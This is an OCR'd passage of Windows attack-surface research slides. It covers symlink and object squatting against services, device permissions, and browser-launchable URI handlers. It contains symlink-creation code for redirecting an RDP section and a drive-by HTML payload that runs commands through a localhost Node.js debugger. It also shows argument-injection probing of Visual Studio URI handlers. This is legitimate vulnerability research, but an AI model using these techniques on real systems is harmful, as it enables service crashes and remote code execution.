- How do we do that, though?
  - NtCreateSymbolicLinkObject()
  - But in modern Windows, we need **SeCreateSymbolicLink** privilege ☹

Interesting #3

- Just for fun, let's see if it works…
- Again, Tools@Forshaw to the rescue
  - **symboliclink-testing-tools**

Reference: https://github.com/google/symboliclink-testing-tools/

Interesting #3

- Re-purposing James's code…

```
wchar_t rdpCommandChannelSection[64];
int numberChannels = 1000;

LPCWSTR rdpCommandChannelSectionBegin = L"\\BaseNamedObjects\\msctf.serverWinlogon";
LPCWSTR targetSectionToDelete = L"\\BaseNamedObjects\\UGATHERER";

for (int i = 0; i <= numberChannels; i++)
{
    wsprintfW(rdpCommandChannelSection, L"%s%d", rdpCommandChannelSectionBegin, i);

    HANDLE hSymlink = CreateSymlink(nullptr, rdpCommandChannelSection, targetSectionToDelete);

    if (!hSymlink)
    {
        wprintf(L"Error creating symlink %s: %ls\n", rdpCommandChannelSection, GetErrorMessage().c_str());
    }
}

wprintf(L"\nSleeping... hit ctrl+c to wake up");
Sleep(10000000);
```

Interesting #3


- And no cigar!
  - It appears that RDP removes and creates a new section with our symlink names to continue
  - But WinObj shows no difference pre/post-RDP

Services

- Application Identity
  - New driver and devices
  - **RW BUILTIN\Users** for **AppidEDPPlugin** device

Services

- Remote Access (Auto) Connection Manager
  - New device/driver **RasAcd**
    - **RW Everyone**
    - RW NT AUTHORITY\SYSTEM
    - RW BUILTIN\Administrators
    - R NT AUTHORITY\RESTRICTED
  - Also a new named pipe
    - **\\.\pipe\ROUTER**




Services

- Smart Card
  - New driver WudfPf and (2) new devices
    - **WUDFLpcDevice**
    - **ProcessManagement**
      - Access is locked to the service, understandably
      - Hit the devices through the service?
- Devices are not immediately destroyed upon stopping this service

Squatting on Service Objects

- Hyper-V Virtual Machine Management
  - Creates an Event
    - **VMGuestIsoUtility::gm_UpdateRequired**
  - Can prevent service start



Squatting on Service Objects

- Many other Windows services too…

Squatting on Service Objects

- Device Install Service
  - **PnP_No_Pending_Install_Events**
- Human Interface Device Service
  - **OOC State Mutex**
- IPSec Policy Agent
  - **IPSEC_GP_REFRESH_EVENT**
- Remote Access Auto Connection Manager
  - **RasAutoDialSharedConnectionEvent**

Squatting on Service Objects


- Touch Keyboard and Handwriting Panel Service
  - **TabletHardwarePresent**
- Windows Font Cache Service
  - **FontCachePort**
- WMI Performance Adapter
  - **WmiApSrv**

Squatting on Service Objects

- Data Collection Publishing Service
  - **CrowdsourcingDeadlineBasedNamedEvent**
- WAP Push Message Routing Service
  - **PolicyManagerMutex**
- Diagnostics Hub Standard Collector Service
  - **DiagnosticHub.StandardCollectorService.StopEvent**
- Xbox Live Game Save
  - **ConnectedStorage(11496)-NtmEvent**

Squatting on Service Objects

- Also, look interesting crashes in Event Viewer..




```
[NEW] processes:

TPAutoConnect
WerFault

[NEW] bno:

\BaseNamedObjects\DbgEngEvent_0000167C
\BaseNamedObjects\WERReportingForProcess4680
\BaseNamedObjects\WERReportingForProcessComplete4680

[DELETED] processes:

TPAutoConnSvc
WerFault
```


```
Faulting application name: TPAutoConnSvc.exe, version: 10.2.569.2, time stamp: 0x578e265a
Faulting module name: TPSvc.dll, version: 10.2.839.2, time stamp: 0x578dd991
Exception code: 0xc0000005
Fault offset: 0x0000000000025126
```

Interesting #4


- Windows Time
  - Creates an Event
    - **W32TIME_NAMED_EVENT_SYSTIME_NOT_CORRECT**
  - Squatting on this event produces an exception
    - svchost.exe @ ntdll.dll (**w32time.dll** in call stack)
  - **STATUS_STACK_BUFFER_OVERRUN**
- Not likely a controllable crash, but notable nonetheless

Interesting #4

- After we've triggered the crash



- We can start debugging



Interesting #4

> ntdll.dll!LdrpValidateUserCallTargetEH()

[.....]

w32time.dll!W32TimeEventWriteHelper()

w32time.dll!MyLogEvent(struct _EVENT_DESCRIPTOR const *, ...)

w32time.dll!InitGlobalState()


[.....]

w32time.dll!W32TmServiceMain()

svchost.exe!ServiceStarter()

Squatting on Service Objects

- Really wish we could create symlinks as normal user… so much fun to be had here!
- **UPDATE** it looks like they heard us ☺



Reference: https://twitter.com/tiraniddo/status/805452517521981444

Random Tip

- ….If you ever see a new object called
  - **\BaseNamedObjects\Cor_Private_IPCBlock_v4_[nnnn]**
- A section like this is created every time a .NET application starts
  - CLR for .NET @ mscoree.dll


SAMSUNG
Helping grandma
with the controller

Listening Ports

- Doesn't have to be on the network interface
  - Local becomes remote with a web browser

With all default settings, a remote Node.js debugging stub is now started and listening on localhost by default. This is the second time Trend Micro have done something like this, the last time this happened was ~~issue 693~~.

The port the stub is listening on can change, to exploit it you need to do something like:

http://localhost:50820/json/new/?javascript:require('child_process').spawnSync('calc.exe')

So, exploitation is like:

```
<img src="http://localhost:40000/json/new/?javascript:require('child_process').spawnSync('calc.exe')">
<img src="http://localhost:40001/json/new/?javascript:require('child_process').spawnSync('calc.exe')">
<img src="http://localhost:40002/json/new/?javascript:require('child_process').spawnSync('calc.exe')">
```

Guile security vulnerability w/ listening on localhost + port (with fix)

From: Christopher Allan Webber
Subject: Guile security vulnerability w/ listening on localhost + port (with fix)
Date: Tue, 11 Oct 2016 09:01:18 -0500

References:
https://bugs.chromium.org/p/project-zero/issues/detail?id=773
https://lists.gnu.org/archive/html/guile-user/2016-10/msg00007.html

Browser Activity

- Besides parsing an enormous amount of random stuff on the Internet..
  - HTML/CSS/JavaScript
  - PDFs, Audio, Video
  - JPEG/PNG/XML/SVG/ABCDEFG
  - URIs to call external apps
- From time to time they also load rich content

Browser Activity


- Flash (IE, Edge)
  - Runs broker process **FlashUtil_ActiveX.exe** when content is loaded, kills it after page change
  - DEP + ASLR enabled, Medium integrity
- Silverlight (IE)
  - Runs process **agcp.exe** when content is loaded, kills it as soon as possible
  - DEP + ASLR enabled, Low integrity

Browser Activity


- Java (IE)
  - jp2launcher process, also javaws
  - DEP + ASLR enabled, Medium integrity
  - New pipes as well
    - \\.\pipe\jpi2_pid**xxxx**_pipe**n**
  - UninstallJavaVersions process also runs on version check
- See other research regarding specific internals, file formats and version differences

Browser Activity

- Accessing URI first time on same website (IE) is different than each time following
  - **bingnews:///**



vs



- Edge: no prompt at all, News app just launches

Browser Activity

- ldap:///
  - Legacy handler

Command Line:

"C:\Program Files\Windows Mail\wab.exe" "/ldap:ldap:///test"

  - This one filters quotes, doesn't even launch wab
- mms:///
  - Just passive aggressively adds more quotes

Command line:

"C:\Program Files\Windows Media Player\wmplayer.exe" "mms:///test" /options"

Also see: onedrive.webaction:///


Browser Activity

- ms-availablenetworks:///
  - Pops up networking tab
  - Causes a mountain of devices and drivers to load

Also see: tn3270:/// for rundll32 action


Browser Activity

- Explorer.AssocActionId.ZipSelection:///
  - Hitting Explorer over IE?




Browser Activity

- Explorer.AssocActionId.BurnSelection:///
- Explorer.AssocActionId.EraseDisc:///
  - ???



Browser Activity

- Callto:/// launches Skype
- You can even launch Candy Crush!11!!!1
  - Candycrushsodasaga:///
- Although the launch process is different
  - No more passing command line parameters directly via the URI data
  - Looks like there's a broker in between



Interesting #5


- But leave it to legacy to make it not so true
  - git-client:///test
  - Launches VSWebHandler.exe

Command line:

"C:\Program Files\Microsoft Visual Studio 14.0\Common7\IDE\VSWebHandler.exe" /openuri "git-client:///test"


Interesting #5

- Hmm, let's play with it a minute..



Interesting #5


- Looks promising.. it doesn't seem to explicitly filter quotes, but our input is gone



- These are accessible from remote website too
  - Allow/cancel user prompt

Interesting #5

- There's also vstfs:///



- And it's not quoting at all…

Command line:

```
"C:\Program Files\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe"  /VsWebSqmFlags 1 /tfsLink vstfs:///test
```

Interesting #5

- Are there any interesting switches for devenv?

Command line switch	Description
/Command (devenv.exe)	Starts the IDE and executes the specified command.
/DebugExe (devenv.exe)	Loads a Visual C++ executable under the control of the d executables. For more information, see Automatically star
/LCID (devenv.exe) or /1	Sets the default language for the IDE. If the specified lang be ignored.
/Log (devenv.exe)	Starts Visual Studio and logs all activity to the log file.

- There's a few, but we need to send spaces…

Reference: https://msdn.microsoft.com/en-us/library/xee0c8y7.aspx

Interesting #5

- wpa://C:**[trace file path here]**/
  - Launches Windows Performance Analyzer on arbitrary file
  - Local bugs in WPA file parsing become remote
- wpa://\\share\PhotosAppTracing.etl/
  - **.etl, .wpa, .xml, .wpapk, .zip, .cab** all fair game

Reference: https://www.repeatsoftware.com/help/Control-StreamingMedia.htm

Interesting #5

- The “crash immediately” club
  - com.microsoft.builder3d:///
  - hx-accounts:///
  - microsoft.windows.photos.crop:///
  - microsoft.windows.photos.picker:///
  - ms-wpdrmv:///
  - ms-apprep:/// (**smartscreen**)
  - read:/// (**edge**)

Reference: https://www.repeatsoftware.com/help/Control-StreamingMedia.htm

Tooling

Whale

- "What happened at last exec?"
  - Able to record, diff and 'whale watch' various types of attack surface traffic


